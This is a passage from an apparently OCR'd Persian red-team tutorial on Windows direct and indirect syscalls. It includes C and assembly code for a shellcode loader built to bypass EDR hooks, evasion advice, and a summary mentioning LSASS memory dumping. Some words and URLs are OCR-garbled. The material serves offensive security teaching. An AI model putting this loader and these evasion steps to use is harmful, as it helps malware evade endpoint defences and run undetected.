
:NtAllocateVirtualMemory نمونه برای

```
UINT_PTR pNtAllocateVirtualMemory =  
(UINT_PTR)GetProcAddress(hNtdll,  
"NtAllocateVirtualMemory");  
wNtAllocateVirtualMemory = ((unsigned  
char*) (pNtAllocateVirtualMemory + 4))[0];  
sysAddrNtAllocateVirtualMemory =  
pNtAllocateVirtualMemory + 0x12;
```

سپس عملیات تخصیص حافظه، تزریق شل کد، ایجاد نخ و همگامسازی با استفاده از همین Wrapper های سیستم کال انجام می‌شود:

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
NtAllocateVirtualMemory(...);  
NtWriteVirtualMemory(...);  
NtCreateThreadEx(...);  
NtWaitForSingleObject(...);
```



تصویر ۱۸ - نتیجه اجرای Direct Syscall

نحوه دور زدن EDR ها

EDR به طور کامل از stub های ntdll!NtXxx عبور نمی کند. Direct Syscalls هایی که User-mode hook دارند، روی این API ها متکی هستند، پس این روش باعث شکست مانیتورینگ آنها می شود.

اما EDR های پیشرفتی ممکن است:

- از kernel callbacks برای مانیتورینگ سیستم کال های ناشناخته استفاده کنند.
- سیستم کال هایی که از خارج حافظه ntdll.dll می آیند را مشکوک بدانند.

این مشکل با Indirect Syscalls کاهش می یابد، جایی که پرش مجدد به دستور سیستم کال در حافظه ntdll انجام می شود (همان طور که این پیاده سازی تقلید می کند).

محدودیت‌ها

- شماره سیستم کال‌ها در نسخه‌ها و بیلد‌های مختلف ویندوز متفاوت است.
- استفاده از آفست ثابت ممکن است باعث خرابی شود.
- EDR هایی که یکپارچگی Stack را بررسی می‌کنند یا از ETW استفاده می‌کنند، هنوز ممکن است این رفتار را تشخیص دهند.
- برای تزریق بین‌فرابیندی نیاز به دسترسی SE_DEBUG_NAME است.

نتیجه‌گیری

این مقاله یک حدقه‌ای Direct Loader برای تزریق و اجرای شل کد در ویندوز‌های مدرن را توضیح داد. با حل پویا شماره سیستم کال‌ها و پرس مستقیم به انتقال‌های کرنل، می‌توان Hook های سنتی Userland را دور زد.

این روش همچنان ابزاری قدرتمند برای عملیات پنهانی پس از بهره‌برداری یا دور زدن EDR به شمار می‌آید، به ویژه در عملیات تیم قرمز.

منابع:

- GitHub Project: Direct & Indirect Syscalls – CT_Indirect_Syscalls

<https://github.com/VirtualAllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT\Flndirect\FSyscalls/CT\Flndirect\FSyscalls>

- SysWhispers

<https://github.com/jthuraisamy/SysWhispers>

- Hell's Gate Technique

<https://github.com/am-nsec/HellsGate>

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

Halo's Gate (SEKTORY) •

<https://blog.sektory.net/#!res/۲۰۲۱/halosgate.md>

مثال Indirect Syscall

مرجع پروژه: VirtualAllocEx GitHub – CT_Indirect_Syscalls

<https://github.com/VirtualAllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT\Flndirect\FSyscalls/CT\Flndirect\FSyscalls>

مقدمه

با پیشرفت روزافزون سیستم‌های امنیتی مدرن EDR (Endpoint Detection and Response) (کال های مستقیم Direct Syscalls) شناسایی سیستم کال های مستقیم (Direct Syscalls) برای آنها آسان‌تر شده است.

این موضوع باعث ظهرور تکنیک Indirect Syscall شده که مخفی‌کاری اجرا را با استفاده از دستورهای سیستم کال از داخل فضای حافظهٔ معتبر ntdll.dll حفظ می‌کند، به جای این که از یک ناحیهٔ دلخواه مانند یک بافر شل کد یا بخش exe استفاده کند.

این تکنیک باعث افزایش مخفی‌کاری می‌شود از طریق:

- استفاده از مکان صحیح Stub سیستم کال داخل ntdll.dll
- جلوگیری از هشدار ناشی از بازگشت سیستم کال به آدرس خارج از ntdll.dll

پیش‌زمینه مفهومی

Indirect Syscalls چیستند؟

Indirect Syscalls از نظر هدف مشابه Direct Syscalls هستند: آن‌ها به کد کاربر اجازه می‌دهند مستقیماً به حالت کرنل منتقل شود و API های Hook در سطح کاربر که توسط EDR روی ntdll.dll گذاشته شده را دور بزنند.

اما به جای کمی کردن Stub سیستم کال (برای مثال r: mov eax, 10 mov r: Stub) به بخش کد خودمان، اجرای برنامه را به دستور سیستم کال <SSN>; syscall

اصلی داخل ntdll.dll هدایت می کنیم. این کار باعث افزایش چشمگیر مخفی کاری می شود.

چرا به این کار نیاز است؟
EDR ها اغلب توابعی مثل NtAllocateVirtualMemory در ntdll.dll را Hook می کنند تا رفتار برنامه را پایش کنند. آنها همچنین بررسی می کنند که:

- آیا دستور سیستم کال داخل ntdll.dll قرار دارد یا نه
- آیا آدرس بازگشت (Return Address) سیستم کال در حافظه مورد انتظار قرار دارد یا نه

وقتی این فرضیات نقض شوند، تشخیص فعال می شود.

جزئیات پیاده سازی کد
main.c – لودر و آماده سازی سیستم کال

```
// Load function address from ntdll
UINT_PTR pNtAllocateVirtualMemory =
(UINT_PTR)GetProcAddress(hNtdll,
"NtAllocateVirtualMemory");
wNtAllocateVirtualMemory = ((unsigned
char*) (pNtAllocateVirtualMemory + 4))[0];

// Jump to legitimate syscall stub within
ntdll
sysAddrNtAllocateVirtualMemory =
pNtAllocateVirtualMemory + 0x12;
```

این کد موارد زیر را استخراج می کند:

- شماره سیستم کال (wNtAllocateVirtualMemory)
- آدرس دستور سیستم کال داخل ntdll.dll (افست ۱۲Х۰+)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

همین روند برای موارد زیر هم تکرار می شود:

- NtWriteVirtualMemory
- NtCreateThreadEx
- NtWaitForSingleObject

۲. اختصاص حافظه برای شل کد و اجرای آن

```
NtAllocateVirtualMemory(
    (HANDLE)-1, &allocBuffer, 0, &buffSize,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);

NtWriteVirtualMemory(
    GetCurrentProcess(), allocBuffer,
    shellcode, sizeof(shellcode),
    &bytesWritten);

NtCreateThreadEx(
    &hThread, GENERIC_EXECUTE, NULL,
    GetCurrentProcess(),
    (LPTHREAD_START_ROUTINE)allocBuffer,
    NULL, FALSE, 0, 0, 0, NULL);

NtWaitForSingleObject(hThread, FALSE, NULL);
```

این کد حافظه اختصاص می دهد، شل کد را در آن می نویسد، آن را اجرا می کند و منتظر اتمام اجرای آن می ماند — همه از طریق **.Indirect Syscall**

۳. هدایت اجرای اسملی — syscalls.asm

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, wNtAllocateVirtualMemory
    jmp QWORD PTR
    [sysAddrNtAllocateVirtualMemory] ; jump
    inside ntdll
NtAllocateVirtualMemory ENDP
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

در اینجا، ما مستقیماً دستور `syscall` را اجرا نمی کنیم. در عوض، به دستور سیستم کال اصلی موجود در `ntdll.dll` می پریم و این باعث می شود که ما با ساختار حافظه ای که ویندوز انتظار دارد، مطابقت داشته باشد.

این کار برای هر سیستم کال دیگری هم تکرار می شود.

۴. اعلان ها – `syscalls.h`

این فایل شامل اعلان های `extern` همه متفیرهایی است که بین فایل های `cpp` و `asm` به اشتراک گذاشته می شوند:

```
extern DWORD wNtAllocateVirtualMemory;
extern UINT_PTR sysAddrNtAllocateVirtualMemory;
extern NTSTATUS NtAllocateVirtualMemory(...);
```

همین ساختار برای بقیه توابع نیز اعمال می شود.

مزایای Indirect Syscalls

- دور زدن بهتر EDR: از بازرسی حافظه و هشدارهای مربوط به پشته فراخوانی جلوگیری می کند.
- اجرای کامل در مازول های معتبر مثل `ntdll.dll`.
- دور زدن `inline` های `Hook` که توسط پایشگرهای API در سطح کاربر اعمال شده اند.

محدودیت ها

همچنان وابسته به وجود `ntdll.dll` در حافظه است.

اگر EDR و Kernel Callback استفاده کند، برای مخفی کاری بیشتر باید روش هایی مثل Stack Spoofing را اضافه کرد.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

نیاز به دانستن افست دقیق سیستم کال (مثل $+0x12$) دارد که ممکن است در نسخه های مختلف ویندوز کمی متفاوت باشد.

ملاحظات شناسایی

حتی Indirect Syscalls هم ممکن است شناسایی شوند اگر:

- آدرس بازگشت (Return Address) با الگوهای شناخته شده هم خوانی نداشته باشد.
- تخصیص حافظه مشکوک بلافاصله با ایجاد رشته (Thread) دنبال شود.
- آدرس سیستم کال به صورت پویا و غیرمعمول حل شود.

راهکارهای کاهش شناسایی شامل موارد زیر است:

- مبهم سازی فرآیند استخراج شماره سیستم کال
- Unhook کردن ntdll.dll در حافظه
- رمزگذاری درون خطی منطق مسیر یابی سیستم کال

نتیجه گیری

Indirect Syscalls یک پیشرفت قدرتمند در تکنیک های سطح پایین دور زدن ویندوز محسوب می شوند. با اطمینان از این که همه انتقال ها به کرنل داخل EDR انجام می شود، آنها وفاداری اجرای کد را حفظ کرده و هشدارهای ntdll.dll را به حداقل می رسانند.

وقتی این روش با تکنیک های دیگر (مثل Stack Spoofing یا ایجاد غیرمستقیم Thread) ترکیب شود، به ابزاری ضروری برای تیم های Red Team تبدیل می شود.

:GitHub پروژه 

CT_Indirect_Syscalls – VirtualAllocEx

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

<https://github.com/VirtualAllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CTΔ/FIndirectΔ/FSyscalls/CTΔ/FIndirectΔ/FSyscalls>

نتیجه‌گیری

از شما بابت مطالعه این محتوا درباره درون‌مایه‌های API ویندوز و فراخوانی‌های سیستمی سپاسگزاریم، در طول این مطالب، با مفاهیم و تکنیک‌های کلیدی زیر آشنا شدیم:

- رمزگذاری و رمزگشایی شل کد با استفاده از XOR
- رفع قلب‌گذاری API با بازگرداندن بخش .text از ntdll.dll روی دیسک
- فراخوانی‌های مستقیم و غیرمستقیم سیستم (Indirect و Direct)
- استخراج حافظه LSASS با استفاده از MiniDumpWriteDump و PssCaptureSnapshot
- شناسایی قلب‌گذاری فراخوانی‌های سیستم

این موضوعات برای درک امنیت تهاجمی مدرن بسیار مهم هستند و در شبیه‌سازی حملات، تحقیقات بدافزار و دورزدن ابزارهای دفاعی کاربرد دارند. هر تکنیک با کدهای منبع C/C++، توضیحات دقیق و بحث درباره بردارهای شناسایی ارائه شده است.

این دانش صرفاً برای تحقیق امنیتی آموزشی و مجاز به اشتراک گذاشته شده است و استفاده از این تکنیک‌ها خارج از محیط‌های قانونی و اخلاقی مجاز نیست.

منابع پیشنهادی برای مطالعه بیشتر

کتاب‌ها

- Windows Kernel Programming – Pavel Yosifovich
- Windows Internals – Mark Russinovich, David Solomon, Alex Ionescu (قسمت ۱ و ۲، ویرایش هفتم)
- Programming the Microsoft Windows Driver Model – Walter Oney

آموزش ها و آزمایشگاه ها

- AlteredSecurity
- CyberWarFareLabs (پیشرفت: رد تیمینگ، توسعه بدافزار، دور زدن EDR)
- Sektor (اصول توسعه بدافزار، فرار از YAV/EDR)
- OffensiveSecurity (OSED، OSCE)
- MaldevAcademy@ mrd0x (توسط)
- Hack The Box

وبلاگ ها و منابع آنلاین

– رد تیمینگ عملی، فرار از syscall، بارگذاری استیلت Cocomelonec Blog

- iRed.Team – توضیح فرار از سطح .HALO's Gate ، قلب گذاری API
- KlezVirus Blog – FreshyCalls، SysWhispers ، تکنیک های بارگذاری مخفی
- Outflank Security Blog – رفع قلب EDR ، تکنیک های مخفی و دور زدن واقعی
- MalwareTech Blog – درون مایه ویندوز و روش های فرار از سند باکس
- Alice Climent's Research – روش های شناسایی و دور زدن syscall
- RedOps Blog – مفاهیم و جزئیات پیاده سازی syscall

نکات پایانی

فعالیت در زمینه تیم قرمز و تحقیقات بدافزار نیازمند نه تنها مهارت فنی، بلکه در ک عمیق از عملکرد سیستم های عامل مدرن و ابزار های دفاعی است. با تسلط بر

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

فراخوانی های مستقیم و غیرمستقیم سیستم، حفاظت حافظه و فرار از EDR، می توانند:

تهدیدهای پیشرفتی را شبیه سازی کنند

استراتژی های شناسایی و کاهش خطر بهتری طراحی کنند

ما توصیه می کنیم که کاوش و آزمایش خود را از طریق مهندسی معکوس، اشکال زدایی و تجربه عملی در محیط های ایزو له و کنترل شده ادامه دهید.

هر چه بیشتر یاد می گیرید، خط بین تیم های قرمز و آبی باریک تر می شود.

ایمن و قانونی بمانند و هرگز یادگیری را متوقف نکنید.